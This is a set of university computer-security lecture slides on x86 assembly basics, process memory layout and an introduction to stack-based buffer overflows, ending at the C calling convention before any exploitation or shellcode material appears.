CS 177 - Computer Security

Memory Corruption

Agenda

- Intel x86 (32-bit) architecture basics
- Stack-based overflows
  - A deeper look into the stack
  - Taking control of the program
  - The shellcode
- Defenses and evolution of attacks
- Other overflows and considerations

X86 (32-BIT) ARCHITECTURE AND ASSEMBLER BASICS

Computer Architecture

- The modern computer architecture is based on "Von Neuman"
  - Two main parts: CPU (Central Processing Unit) and Memory
  - This architecture is used everywhere (incl. mobile phones)
  - This architecture is fundamental, has not changed

- What is memory used for?
  - E.g., location of curser, size of windows, shape of each letter being displayed, graphics of icons, text, values, etc.
  - Von Neuman also says that not only data, but programs (code) should be in memory, too

The CPU

- Storing data by itself, of course, is not enough
  - CPU reads instructions from memory (one after the other)
  - Then executes each instruction (fetch-execute-cycle)

- Some important components that make up the CPU
  - General-purpose registers
  - Arithmetic and logic unit (ALU)
  - Special registers, incl. program counter

This Class

- Focus on Intel 32-bit x86 architecture
- Illustrates principles well
  - similar problems appear on other architectures
- Simpler to exploit

Intel x86 Architecture

- Very popular, but “crazy”
- CISC (complex instruction set computing)
  - over 100 distinct opcodes in the set
- Register-poor
  - only six general purpose 32-bit registers
- Variable-length instructions
- Built of many backwards-compatible revisions

x86 Registers

- General purpose registers:
  - %eax, %ebx, %ecx, %edx, %edi, %esi
- Special purpose registers:
  - %ebp, %esp, %eip, %eflags
- Some registers (e.g., %eip, %eflags) can only be accessed through special instructions

Program Counter (%eip)

- Is used to tell the CPU where to fetch next instruction
  - there is no difference between memory and data
  - program counter holds memory address of next instruction

- Instruction decoder then makes sense of the instruction
  - Addition? Subtraction? Multiplication? Move operation?
  - Instructions often include memory locations as well
    - move this piece of data from address X to address Y in memory

Important Instructions

- Data move instruction
  - `mov`: used often to move around data
- Arithmetic and logic instructions
  - `add, sub, mul, and, or, xor, …`
- Stack manipulation
  - `push, pop`
- Control flow instructions
  - compare instruction: `cmp`
  - branch and jump instructions: `je, jg, jge, jl, jle, jmp`

Data Accessing Methods

Many different ways of accessing data in memory

- Immediate mode
  - Value is part of instruction itself
- Register addressing mode
  - Instruction references a register (rather than memory location)
- Direct addressing mode
  - Instruction references a memory address (that is accessed)
- Indirect addressing mode
  - Instruction references a register that holds the memory address (that is accessed)

Instruction Syntax (AT&T Syntax)

- Instruction ends with data length (l = long = 32 bits)
- Format is: opcode, src, dst

- Constants preceded by $

```
movl $16, %ebx
```

- Registers preceded by %

```
movl %eax, %ebx
```


- Indirection uses ( )

```
movl (%eax), %ebx
```

```
movl 4(%eax), %ebx
```

The item stored at %eax + 4

Process Memory Layout



- .text
  - machine code of executable
- .data
  - global initialized variables
- .bss
  - global uninitialized variables


Example: Outside of any function:

```
int val = 3;
char string[] = "Hello World";
```

Example: Outside of any function:


```
static int i;
```

Process Memory Layout



- .text
  - machine code of executable
- .data
  - global initialized variables
- .bss
  - global uninitialized variables
- heap
  - dynamic variables (malloc)
- stack
  - local variables and function call information (frames)
- env
  - environment variables and arguments

Process Memory Layout




- Process memory layout is entirely virtual, and for now, we do not need to understand how it really works!


- Process memory layout thus always addresses the whole (in our case, 32-bit) address space.

sub Instruction

- Subtract from a register value




push Instruction



- Put a value on the stack
  - value from register
  - value goes to (%esp)
  - subtract 4 from %esp
- Example

  pushl %eax


pop Instruction



- Take value from the stack
  - value from (%esp)
  - value goes into register
  - add 4 to %esp
- Example


  popl %eax

jmp Instruction




- Control flow transfer
  - %eip points to the currently executing instruction (in the text section)
  - Has unconditional and conditional forms
  - Example uses relative addressing

call Instruction




- Used for function calls
- Saves the current instruction pointer to the stack
- Jumps to the argument value

ret Instruction



- Return from a function call
- Pops the top value of the stack into the instruction pointer

leave Instruction



- Prepare return
- Equivalent to

  movl %ebp, %esp

  popl %ebp

BUFFER OVERFLOWS

Buffer Overflows

- A buffer overflow occurs any time the program attempts to store data beyond the boundaries of a buffer, overwriting the adjacent memory locations

- Goals
  - Overwrite other “interesting” variables
    (file names, passwords, pointers...)
  - Force program to execute operations it was not intended to do
    - inject (or simply find) code into the process memory
    - change flow of control (flow of execution) to execute that code

Buffer Overflows

- Common targets
  - setuid/setgid programs
  - network servers
- Vulnerable software
  - Mostly C/C++ programs
  - Programs written in memory-safe languages (Java, Python, C#) are typically safe

Buffer Overflows

- Stack-based buffer overflows are the quintessential memory corruption vulnerability
  - problem known since the 1970s, but first exploited by the Morris worm in 1988
  - rediscovered in a 1995 Bugtraq post
  - aleph One wrote an accessible Phrack article in 1996
  - people suddenly realized they were everywhere...

Part I
A deeper look into the stack

The Stack

- In most architectures (Intel, Motorola, Sparc), stack grows towards bottom
- A running program uses the stack to enable functions to work properly
- For each function that is invoked at runtime, we allocate a (stack) frame for this function
- Each frame stores a number of important pieces of data for this function

Stack Frames

- A stack frame can be used to hold
  - function parameters
    - items passed to function for processing
    - could also use registers (in i64, this happens for some arguments)
  - local variables
    - temporary storage areas used in the function
    - thrown away when the processing finishes
  - return address
    - where to jump when you are done
    - when a function is invoked, the calling point is saved
    - when the function completes, it returns to the initial calling point
  - return value
    - we can also use registers for that (in x86, we use %eax)

Stack Frames

- We use two registers to manage stack and stack frames
  - %esp (stack pointer) register points to the top of the stack
  - %ebp (base pointer) points to the current frame

Calling Convention


- Calling conventions define how parameters and return values are exchanged between a caller function and the called function (callee)
- In principle, you can define your own calling conventions
- However … if you want to interoperate with functions and libraries written by others, everyone needs to follow a common calling convention

C/x86 Calling Convention

- Use stack to pass parameters and to manage stack frames
  - caller
    - puts arguments on the stack
    - invokes callee by using call instruction
  - callee
    - saves key registers for caller (including old %ebp)
    - makes room for local variables
    - does work
    - puts return value into register (%eax)
    - cleans up stack frame and restores key registers
    - invokes ret(urn) call

